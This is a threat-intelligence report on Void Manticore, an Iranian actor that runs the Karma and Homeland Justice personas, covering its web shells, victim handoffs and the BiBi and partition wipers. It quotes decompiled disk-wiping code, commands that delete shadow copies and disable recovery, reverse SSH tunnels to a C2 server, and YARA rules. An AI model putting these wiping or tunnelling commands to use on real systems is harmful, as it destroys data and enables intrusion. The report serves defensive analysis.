research.checkpoint.com /2024/bad-karma-no-justice-void-manticore-destructive-activities-in-israel/

Bad Karma, No Justice: Void Manticore Destructive Activities in Israel

⋮ 5/20/2024

- Void Manticore is an Iranian threat actor affiliated with the Ministry of Intelligence and Security (MOIS). They carry out destructive wiping attacks combined with influence operations.
- The threat actor operates several online personas, with the most prominent among them being Homeland Justice for attacks in Albania and Karma for attacks carried out in Israel.
- There are clear overlaps between the targets of Void Manticore and Scarred Manticore, with indications of systematic hand off of targets between those two groups when deciding to conduct destructive activities against existing victims of Scarred Manticore.
- Void Manticore utilizes five different methods to conduct disruptive operations against its victims. This includes several custom wipers for both Windows and Linux, alongside manual deletion of files and shared drives.

Introduction

Since October 2023, Check Point Research (CPR) has actively monitored and hunted state-sponsored threats targeting Israeli organizations with destructive attacks using wipers and ransomware. Among these threats, Void Manticore (aka Storm-842) stands out as an Iranian threat actor known for conducting destructive attacks and leaking information through the online persona 'Karma' (sometime written as KarMa).

Void Manticore's activities extend beyond Israel, as the group has also executed attacks in Albania using the persona 'Homeland Justice' to leak some of the collected data. In Israel, the group's attacks are distinguished by the utilization of the custom BiBi wiper, named after Israeli Prime Minister Benjamin Netanyahu.

Our analysis of Void Manticore's intrusions and information leaks reveals a significant overlap in victimology with Scarred Manticore (aka Storm-861), suggesting a collaboration between the two groups. We were able to identify a clear "handoff" procedure of victims from Scarred Manticore to Void Manticore in some instances between the two groups. This phenomenon is evident in several cases involving victims in both Israel and Albania, indicating that cooperation between the threat actors extends beyond single operations or incidents.

The techniques, tactics, and procedures (TTPs) employed by Void Manticore are relatively straightforward and simple, involving hands-on efforts using basic, mostly publicly available tools. They often perform lateral movements using Remote Desktop Protocol (RDP) and typically deploy their wipers manually while conducting other manual deletion operations. The collaboration with Scarred Manticore, which appears to be a more sophisticated actor, has likely facilitated Void Manticore's access to high-value targets.

Karma Below 80

In light of the conflicts and rising tensions in the Middle East, a wide range of hack and leak personas have emerged targeting Israel. Initially, the group known as Karma didn't stand out, as they were perceived as part of a much wider effort carried out by hacktivists and state-sponsored actors. However, the group began to garner more public attention when it was linked to the BiBi wiper, a custom wiper named after Israeli Prime Minister Benjamin Netanyahu.



Figure 1 – A snippet from the Karmabelow80 website.

Karma joined the arena with a Telegram Channel soon after the Israeli-Hamas war broke out and launched its website in November 2023. The website further established a fake persona of an anti-Zionist Jewish group (*"Anti-Zionist Jewish Hackers"*) that opposes the Israeli government and specifically Benjamin Netanyahu (Bibi). Karma claims to be a product of the "butterfly effect" spurred by the government's military actions and therefore uses a butterfly icon as part of its symbol.

Since its first appearance, the group claims to have successfully targeted over 40 Israeli organizations, including several high-value targets. According to their publications, the attacks involved wiping, stealing, and publishing the victims' data.

While analyzing the leaks from Karma, we observed a reoccurring pattern: overlaps between leaked information and the victims of Scarred Manticore, an Iranian actor CPR has been tracking for months. These overlaps prompted the team to further analyze the connection between Karma and Scarred Manticore. Our findings led us to the activities of another actor we refer to as **Void Manticore**, who likely operates the Karma persona and utilizes access previously obtained by Scarred Manticore.

"One-Two Punch" – a Handoff Procedure

In addition to overlaps in the threat actors' victims, our technical investigation detected an apparent handoff procedure between the attackers.

In the case of one victim, we discovered that after residing on the targeted network for over a year, Scarred Manticore was interacting with the infected machine at the exact moment a new web shell was dropped to disk. Following the shell's deployment, a different set of IPs began accessing the network, suggesting the involvement of another actor – Void Manticore. The newly deployed web shell and subsequent tools were significantly less sophisticated than those in Scarred Manticore's arsenal. However, they led to the deployment of the BiBi wiper, which is linked to Karma's activity.

One of the first identified activities carried out by Void Manticore involved the use of a Domain Admin account. This suggests that the handoff process included more than just web shell deployments, but also access to additional information about the network.



Figure 2 – A high-level timeline of the Void-Scarred Connection.

From Albania to The Middle East

This handoff procedure is not unprecedented and is highly correlated with Microsoft's reporting on the destructive attacks against Albania in 2022. In that incident, Storm-0861 (aka Scarred Manticore) was responsible for the initial access and data exfiltration, while Storm-0842 (aka Void Manticore) carried out the destructive attack. In this context, Karma's activity closely resembles another persona linked to the actor by other vendors: **Homeland Justice**.

Figure 3 – Homeland Justice utilizes politically charged messages.

A comparison of the process that happened in Albania and in Israel is summarized in the table below:

	Albania (2022)	Israel (2023-2024)
Actor #1	**Storm-0861 ~ Scarred Manticore**	
Actor #1 Initial Access	CVE-2019-0604	CVE-2019-0604
Actor #1 Tools	Foxshell	Liontail
Actor #1 Access Time	Over a year	Over a year
Actor #1 Objective	Email Exfiltration	Email Exfiltration (LionHead)
Actor #2	**Storm-0842 ~ Void Manticore**	
Actor #2 Initial Access	Provided by Actor #1	Provided by Actor #1
Actor #1 Objective	Wiper (CL Wiper) + Ransomware	Wiper (BiBi Wiper)
Leaking Persona	Homeland Justice	Karma

The overlaps in techniques employed in attacks against Israel and Albania, including the coordination between the two different actors, suggest this process has become routine. The ties between the events in Israel and Albania have strengthened with the latest attacks against Albania (late 2023 and early 2024), during which Void Manticore dropped partition wipers similar to those used in Israel as part of the BiBi wiper attacks.

Techniques, Tactics, and Procedures

Void Manticore's TTPs are straightforward and aligned with their goal of quick and dirty destructive operations.

In some instances, Void Manticore's access was established through an internet-facing web server, on which the group utilized various web shells. Among those was "Karma Shell", which appears to be a homebrew tool. While masquerading as an error page (based on the page's title and content), this tool can perform several functions. It can list directories, create processes, upload files, and start/stop/list services. Additionally, it employs base64 and a one-byte XOR to decrypt the supplied parameters.

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

// One-Byte XOR Decryption of received argument

private string decode_str(string source)

{

return System.Text.Encoding.UTF8.GetString(decode(source));

}

private byte[] decode(string source)

{

byte[] data = Convert.FromBase64String(source);

for (byte i = 0; i < data.Length; i++)

data[i] ^= 23;

return data;

}

// One-Byte XOR Decryption of received argument private string decode_str(string source) { return System.Text.Encoding.UTF8.GetString(decode(source)); } private byte[] decode(string source) { byte[] data = Convert.FromBase64String(source); for (byte i = 0; i < data.Length; i++) data[i] ^= 23; return data; }

```
// One-Byte XOR Decryption of received argument
private string decode_str(string source)
    {
        return System.Text.Encoding.UTF8.GetString(decode(source));
    }
private byte[] decode(string source)
    {
        byte[] data = Convert.FromBase64String(source);
        for (byte i = 0; i < data.Length; i++)
            data[i] ^= 23;
        return data;
    }
```

Figure 4 – Snippet from Karma Shell.

As we monitored the activity of the group's interaction with "Karma Shell", we retrieved some of the commands executed by the attacker on the compromised server.

#	parameter	argument
1	run_command	c:\windows\system32\cmd.exe /c echo %userprofile%
2	upload_file	C:\ProgramData\a.txt
3	run_command	c:\windows\system32\cmd.exe /c ping.exe -n 1 4.2.2.4
4	run_command	c:\windows\system32\cmd.exe /c ping.exe -n 1 microsoft.com
5	run_command	c:\windows\system32\cmd.exe /c net user REDACTED_USERNAME /domain
6	upload_file	C:\ProgramData\REDACTED_NAME_WEBSHELL_reGeorge
7	upload_file	C:\ProgramData\do.zip
8	run_command	C:\windows\system32\cmd.exe /c "C:\Program Files\WinRAR\WinRAR.exe" x -o+ C:\ProgramData\do.zip *.* C:\ProgramData
9	run_command	C:\windows\system32\cmd.exe /c C:\Programdata\do.exe

One notable activity we observed in Void Manticore is the uploading of a tailor-made executable file, `do.exe`. This file checks authentication for Domain Admin credentials. If the authentication is successful, the executable copies another web shell, a publicly available reGeorge, to the web directory, indicating the credentials are valid.

Using a binary with hard-coded Domain Admin credentials strengthens the assumption that the access was handed off to the group by another entity.

```
if ( LogonUserW(L[redacted], 2u, 0, &hToken) )
{
  if ( ImpersonateLoggedOnUser(hToken) )
  {
    memset(Buffer, 0, 0xFFuLL);
    pcbBuffer[0] = 255;
    if ( GetUserNameA(Buffer, pcbBuffer) )
      printf_1("user: %s\n", Buffer);
    if ( CopyFileA(
           "C:\\programData\[redacted]
           "C:\\Program Files\\[redacted]
           0) )
    {
      printf_1("Done\n");
      return 0;
    }
```

Figure 5 – “Do.exe” with hard-coded credentials of Domain Admin.

After deploying the reGeorge tunneling web shell, the actor continues to move laterally using RDP and collects information about target networks using SysInternal’s AD Explorer. On some of those hosts, the threat actor establishes a C2 channel using an OpenSSH client. This is executed in the following manner, setting up a SOCKS proxy from compromised hosts:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

ssh root@REDACTED_C2_SERVER -R 1090 -p 443 -o ServerAliveInterval=60

ssh root@REDACTED_C2_SERVER -R 1080 -p 443 -o ServerAliveInterval=60

ssh root@REDACTED_C2_SERVER -R 1090 -p 443 -o ServerAliveInterval=60 ssh root@REDACTED_C2_SERVER -R 1080 -p 443 -o ServerAliveInterval=60

```
ssh root@REDACTED_C2_SERVER -R 1090 -p 443 -o ServerAliveInterval=60
ssh root@REDACTED_C2_SERVER -R 1080 -p 443 -o ServerAliveInterval=60
```

Figure 6 – Void Manticore SSH client executions.

In all the cases we observed targeting Israel in the last months, the access was later utilized to execute destructive activities, either with custom automated payloads or manual data destruction procedures.

Wipers

Void Manticore utilizes a set of custom wipers in their attacks.

Some of Void Manticore’s wipers target and destroy the files themselves, corrupting specific files or file types within the infected systems. This approach allows the malware to selectively erase critical information, causing targeted damage to applications, user data, and system functionality.

The other wipers attack the system’s partition table. Instead of deleting individual files, these wipers obliterate the partition table, the component that stores the layout of the disk, including partitions where files are organized. By destroying the partition table, the malware essentially removes the map that the operating system uses to locate and access data. As a result, all data on the disk becomes inaccessible, even though the data itself remains unaltered on the storage medium.

CI Wiper

CI Wiper is the first wiper used by the group in the first attack against Albania in July 2022, the details of which were published by CISA.

How it works: `cl.exe` gets arguments from the command line and uses a legitimate driver by ElRawDisk, called `rwdsk.sys`. The use of ElRawDisk is relatively common among wipers and has been previously used by several wiper families, some of them associated with Iranian actors. Additionally, the license key used in the wiper is the same as the one used in the ZeroCleare wiper, which is known to be used by several actors with links to MOIS. ElRawDisk enables interaction with files, disks, and partitions, proxying the wiping procedures and allowing raw access to the disk.

The cl wiper supports three commands:

- **in** – Installs `rwdsk.sys` as a service named `RawDisk3` and loads it.

- **un** – Uninstalls the `RawDisk3` service.
- **wp** – Accesses `rwdsk.sys` for wiping with the IOCTLs `0x227F80` or `0x22BF84`, depending on the Windows version. These IOCTLs overwrite the contents of the physical drive with a predefined buffer. The CI Wiper buffer is filled with '0' characters.

```
if ( argc >= 2 )
{
  command = argv[1];
  if ( *(_WORD *)command != 'pw' || command[2] )
  {
    if ( *command == 'i' && command[1] == 'n' && !command[2] )
    {
      printf_1("in start!");
      in_method();
    }
    else if ( *command == 'u' && command[1] == 'n' && !command[2] )
    {
      printf_1("un start!");
      un_method("rwdsk", v20);
    }
  }
  else
  {
    v5 = clock();
    printf_1("wp starts!\n");
```

Figure 7 – CI Wiper main method and supported arguments.

Partition Wipers

Some of Void's Manticore wipers are pretty straightforward, performing only one function: they iterate over available physical disks and then send an IOCTL (input/output control) named `IOCTL_DISK_DELETE_DRIVE_LAYOUT` (0x7c100).

This IOCTL removes partition information from the disk. If the partition style of the disk is Master Boot Record (MBR), it removes the signatures of the relevant drive from the partition table. If the partition style of the disk is GUID Partition Table (GPT), it wipes clean both the primary partition table header in sector 1 and the backup partition table in the last sector of the disk. As a result, it triggers a blue screen of death (BSOD) and crashes the disk during reboot due to a corrupted partition table, which does not have any information on which offsets each partition resides on the disk.

In the attacks against Albania in December 2023, the wiper was internally called `LowEraser` based on its PDB path (also called the `No-Justice Wiper` by ClearSky). This file was signed by `Attest Inspection Limited`, and the icon of the file matches the logo on the company website.

Void Manticore also used this type of wiper in attacks against Albanian entities such as INSTAT, where the tool was called `Pinky` based on its PDB path, and in the attacks against Israeli entities, where it was internally called `JustMBR`.

```
for ( i = 31; i >= 0; --i )
{
  sprintf(FileName, "\\\\.\\PhysicalDrive%d", (unsigned int)i);
  printf_1("%s\n", FileName);
  FileA = CreateFileA(FileName, 0xC0000000, 2u, 0i64, 3u, 0x80u, 0i64);
  v5 = DeviceIoControl(FileA, IOCTL_DISK_DELETE_DRIVE_LAYOUT, 0i64, 0, 0i64, 0, (LPDWORD)BytesReturned, 0i64);
  LastError = GetLastError();
  printf_1("DiskHandle: %d, Wiped: %d, Error: %d", FileA, v5, LastError);
}
```

Figure 8 – Partition Wipers' main logic.

There are minor differences between the variants of this wiper, such as debug strings that appear only in some of them.

BiBi Wiper

In their most recent attacks, Void Manticore used a custom wiper called the BiBi wiper, referencing the nickname of Israel's prime minister, Benjamin Netanyahu. The wiper was deployed in several campaigns against multiple entities in Israel and has variants for both Linux and Windows.

Linux Version

On October 30, 2023, Security Joes published research about a new wiper used against Israeli companies during the Israel-Hamas war. The file name of this wiper was `bibi-linux.out`, and the extensions of the wiped files were `".BiBi"`.

BiBi Wiper can receive command-line parameters such as the `target_path`(which is "/" by default). The wiper uses several threads, based on the number of CPU cores, for the wiping process and employs a queue to synchronize between them. It then corrupts the files with buffers of random data and renames the infected files with random names and the `".BiBi"` extension (`[RANDOM_NAME].BiBi[NUMBER]`).

Interestingly, BiBi Wiper doesn't infect files with the extensions "`.out`" and "`.so`", likely because it relies on files with those extensions (like `bibi-linux.out`) and other libraries essential for the OS and to keep the process running.

Windows Version

A Windows variant of the wiper, also named `bibi.exe`, was found several days later, exhibiting a similar flow. The wiper works with several threads based on the number of processors and avoids destroying files important to its operations (the Windows variant doesn't destroy `.exe`, `.dll` and `.sys` files). The Windows variant also gets arguments such as the `target_path`, with a default value set to `C:\\Users`.

There are several differences between the Linux variant and the Windows variant:

- In the Windows variant, the extension for the wiped files is "`.BiBi<number from 1 to 5>`".
- The Windows variant deletes shadow copies from the system with the commands:
  - `cmd.exe /c  vssadmin delete  shadows /quIet /all`
  - `cmd.exe /c wmic shadowcopy delete`
- The Windows variant disables the system's trigger to call the Error Recovery screen on startup with the command `cmd.exe / c bcdedit / set {default} bootstatuspolicy ignoreallfailures` and then turns it off with the command `cmd.exe /c bcdedit /set {default} recoveryenabled no`.
- All the command strings are stored in reverse.

```
.rdata:0000000140041B90 aC              db 'c',0                ; DATA XREF: sub_140006610+4D↑o
.rdata:0000000140041B90                                         ; sub_140006610+282↑o ...
.rdata:0000000140041B92                 align 8
.rdata:0000000140041B98 aLlaTeiuqSwodah db 'lla/ teIuq/ swodahs   eteled nimdassv  c/ exe.dm',0
.rdata:0000000140041B98                                         ; DATA XREF: sub_140006610+73↑o
.rdata:0000000140041BC9                 align 10h
.rdata:0000000140041BD0 aEteledYpocwoda db 'eteled ypocwodahs cimw c/ exe.dm',0
.rdata:0000000140041BD0                                         ; DATA XREF: sub_140006610+2AA↑o
.rdata:0000000140041BF1                 align 20h
.rdata:0000000140041C00 aSeruliafllaero db 'seruliafllaerongi ycilopsutatstoob }tluafed{ tes / tidedcb c / ex'
.rdata:0000000140041C00                                         ; DATA XREF: sub_140006610+4E9↑o
.rdata:0000000140041C41                 db 'e.dm',0
.rdata:0000000140041C46                 align 8
.rdata:0000000140041C48 aOnDelbaneyrevo db 'on delbaneyrevocer }tluafed{ tes/ tidedcb c/ exe.dm',0
```

Figure 9 – cmd.exe commands are stored backwards.

In February 2024, we found other variants of the wiper, which are more targeted than the earlier versions.

- They enter the main flow only if the string "Israel" is not equal to the string "Country":

```
if ( "Israel" != "Country" )
{
  printf("[+] OK, It wasn't ...\n");
```

Figure 10 – The malware authors seemingly mock the victims.

- One of the new samples lacks the features to delete the shadow copies and disable the Error recovery.
- The new samples have a different extension for the files, "`.bb<random_number>`". This is probably to avoid security solutions that signed the former extension.
- The new samples have the same ability as the partition wipers to remove partition information from the disk.

```
if ( i == 2 && ++dword_7FF7DFA75DDC >= dword_7FF7DFA75DD8 )
{
  printf("Deleting Disks...");
  for ( j = 31; j >= 0; --j )
  {
    sprintf(FileName, "\\\\.\\PhysicalDrive%d", (unsigned int)j);
    FileA = CreateFileA(FileName, 0xC0000000, 2u, 0i64, 3u, 0x80u, 0i64);
    status = DeviceIoControl(FileA, IOCTL_DISK_DELETE_DRIVE_LAYOUT, 0i64, 0, 0i64, 0, (LPDWORD)BytesReturned, 0i64);
    lasterror = GetLastError();
    printf("DiskName: %s, Deleted: %d - %d\n", FileName, status, lasterror);
  }
}
```

Figure 11 – The same code in both partition wipers and the BiBi Wiper.

Manual Data Destruction Activity

In addition to deploying custom wipers, the group singles out victims for manual data-destruction activities using "seemingly" legitimate utilities:

- File Deletion via Windows Explorer: Void Manticore achieved data destruction on hosts by deleting files via the Windows File Explorer.
- SysInternals SDelete: Void Manticore also used SDelete to conduct secure data wiping manually.
- Windows Format Utility: The actors often utilized the Windows Format utility to corrupt the partition using the "Quick Format" option. It was also used to perform a "Full" format that corrupted the partition and its content.



Figure 12 – Windows Format Utility.

Conclusion

This article provides an in-depth analysis of the attacks carried out by Void Manticore, an Iranian threat actor that targets Israeli organizations as part of a broader Iranian offensive strategy. Void Manticore's operations are characterized by their dual approach, combining psychological warfare with actual data destruction. This is achieved through their use of wiping attacks and by publicly leaking information, thereby amplifying the destruction on the targeted organizations.

Void Manticore's use of distinct online personas, notably "Homeland Justice" and "Karma," plays a significant role in their strategy. The personas allow them to tailor their messaging in an attempt to effectively weaponize political tensions. The deployment of the custom BiBi wiper in their operations against Israeli targets showcases their intent to not only cause direct damage but also to send a politically charged message.

The collaboration between Void Manticore and Scarred Manticore reveals a high degree of coordination within their operations. The documented handoff procedures between these groups suggest a consistent level of planning and allow Void Manticore access to a wider set of targets, facilitated by their counterparts' advanced capabilities. This cooperation positions Void Manticore as an exceptionally dangerous actor within the Iranian threat landscape.

Check Point Customers Remain Protected

Check Point Customers remain protected against attacks detailed in this report, while using IPS, Check Point Harmony Endpoint and Threat Emulation.

IPS:

Backdoor.WIN32.Liontail.A/B

Threat Emulation:

APT.Wins.Liontail.C/D
APT.Wins.VoidManticore.ta.A-H
APT.Wins.ScarredManticore.ta.A/B

Harmony Endpoint:

Ransomware.Win.BiBiWiper.A-F
Ransomware_Linux_Bibi_B, Ransomware_Linux_Bibi_D

Indicators of Compromise

64.176.169.22
64.176.172.235
64.176.172.165

64.176.173.77
64.176.172.101
D0C03D40772CD468325BBC522402F7B737F18B8F37A89BACC5C8A00C2B87BFC6
DEEAF85B2725289D5FC262B4F60DDA0C68AE42D8D46D0DC19B9253B451AEA25A
87F0A902D6B2E2AE3647F10EA214D19DB9BD117837264AE15D622B5314FF03A5
85FA58CC8C4560ADB955BA0AE9B9D6CAB2C381D10DBD42A0BCEB8B62A92B7636
74D8D60E900F931526A911B7157511377C0A298AF986D42D373F51AAC4F362F6
CC77E8AB73B577DE1924E2F7A93BCFD852B3C96C6546229BC8B80BF3FD7BF24E

Yara Rules

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

```
rule APT_IR_VoidManticore_JustMbr

{

meta:

description = "A wiper destroying the MBR partition table used by VoidManticore"

hash = "cc77e8ab73b577de1924e2f7a93bcfd852b3c96c6546229bc8b80bf3fd7bf24e"

strings:

$rich_header = {7B 20 15 F1 3F 41 7B A2 3F 41 7B A2 3F 41 7B A2}

$format_string = "DiskHandle: %d, Wiped: %d, Error: %d"

$physical_drive = {5C 5C 2E 5C 50 68 79 73 69 63 61 6C 44 72 69 76 65 25 64 00}

$ioctl_code = {BA 00 C1 07 00 48 ?? ?? ?? ?? 48 8B CF}

condition:

$rich_header or $format_string or ($physical_drive and $ioctl_code)

}

rule APT_IR_VoidManticore_BibiWiper

{

meta:

description = "A wiper used by VoidManticore having BB extensions"

hash = "40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17"

strings:

$commands_1 = "lla/ teluq/ swodahs eteled nimdassv c/ exe.dmc" ascii

$commands_2 = "eteled ypocwodahs cimw c/ exe.dmc" ascii

$commands_3 = "seruliafllaerongi ycilopsutatstoob }tluafed{ tes / tidedcb c / exe.dmc" ascii

$commands_4 = "on delbaneyrevocer }tluafed{ tes/ tidedcb c/ exe.dmc" ascii

$string_stats = "[+] Stats: %d | %d"

$string_cpucores = "[+] CPU cores: %d, Threads: %d"

$string_cpucores_2 = "[+] CPU: %d , Threads: %d"

$string_diskname = "DiskName: %s, Deleted: %d - %d"

$string_waiting_queue = "[!] Waiting For Queue "

condition:

uint16(0) == 0x5A4D and
```

uint32(uint32(0x3C)) == 0x00004550 and

(3 of ($commands_*) or any of ($string_*))

}

rule APT_IR_VoidManticore_JustMbr { meta: description = "A wiper destroying the MBR partition table used by VoidManticore" hash = "cc77e8ab73b577de1924e2f7a93bcfd852b3c96c6546229bc8b80bf3fd7bf24e" strings: $rich_header = {7B 20 15 F1 3F 41 7B A2 3F 41 7B A2 3F 41 7B A2} $format_string = "DiskHandle: %d, Wiped: %d, Error: %d" $physical_drive = {5C 5C 2E 5C 50 68 79 73 69 63 61 6C 44 72 69 76 65 25 64 00} $ioctl_code = {BA 00 C1 07 00 48 ?? ?? ?? ?? 48 8B CF} condition: $rich_header or $format_string or ($physical_drive and $ioctl_code) } rule APT_IR_VoidManticore_BibiWiper { meta: description = "A wiper used by VoidManticore having BB extensions" hash = "40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17" strings: $commands_1 = "lla/ teIuq/ swodahs eteled nimdassv c/ exe.dmc" ascii $commands_2 = "eteled ypocwodahs cimw c/ exe.dmc" ascii $commands_3 = "seruliafllaerongi ycilopsutatstoob }tluafed{ tes / tidedcb c / exe.dmc" ascii $commands_4 = "on delbaneyrevocer }tluafed{ tes/ tidedcb c/ exe.dmc" ascii $string_stats = "[+] Stats: %d | %d" $string_cpucores = "[+] CPU cores: %d, Threads: %d" $string_cpucores_2 = "[+] CPU: %d , Threads: %d" $string_diskname = "DiskName: %s, Deleted: %d - %d" $string_waiting_queue = "[!] Waiting For Queue " condition: uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and (3 of ($commands_*) or any of ($string_*)) }

```
rule APT_IR_VoidManticore_JustMbr
{
    meta:
        description = "A wiper destroying the MBR partition table used by
VoidManticore"
        hash = "cc77e8ab73b577de1924e2f7a93bcfd852b3c96c6546229bc8b80bf3fd7bf24e"
    strings:
        $rich_header = {7B 20 15 F1 3F 41 7B A2 3F 41 7B A2 3F 41 7B A2}
        $format_string = "DiskHandle: %d, Wiped: %d, Error: %d"
        $physical_drive = {5C 5C 2E 5C 50 68 79 73 69 63 61 6C 44 72 69 76 65 25 64
00}
        $ioctl_code = {BA 00 C1 07 00 48 ?? ?? ?? ?? 48 8B CF}
    condition:
        $rich_header or $format_string or ($physical_drive and $ioctl_code)
}


rule APT_IR_VoidManticore_BibiWiper
{
    meta:
        description = "A wiper used by VoidManticore having BB extensions"
        hash = "40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecdda67a747e17"
    strings:
        $commands_1 = "lla/ teIuq/ swodahs   eteled nimdassv  c/ exe.dmc" ascii
        $commands_2 = "eteled ypocwodahs cimw c/ exe.dmc" ascii
        $commands_3 = "seruliafllaerongi ycilopsutatstoob }tluafed{ tes / tidedcb c /
exe.dmc" ascii
        $commands_4 = "on delbaneyrevocer }tluafed{ tes/ tidedcb c/ exe.dmc" ascii
        $string_stats = "[+] Stats: %d | %d"
        $string_cpucores = "[+] CPU cores: %d, Threads: %d"
        $string_cpucores_2 = "[+] CPU: %d , Threads: %d"
        $string_diskname = "DiskName: %s, Deleted: %d - %d"
        $string_waiting_queue = "[!] Waiting For  Queue "
    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3C)) == 0x00004550 and
        (3 of ($commands_*) or any of ($string_*))
}
```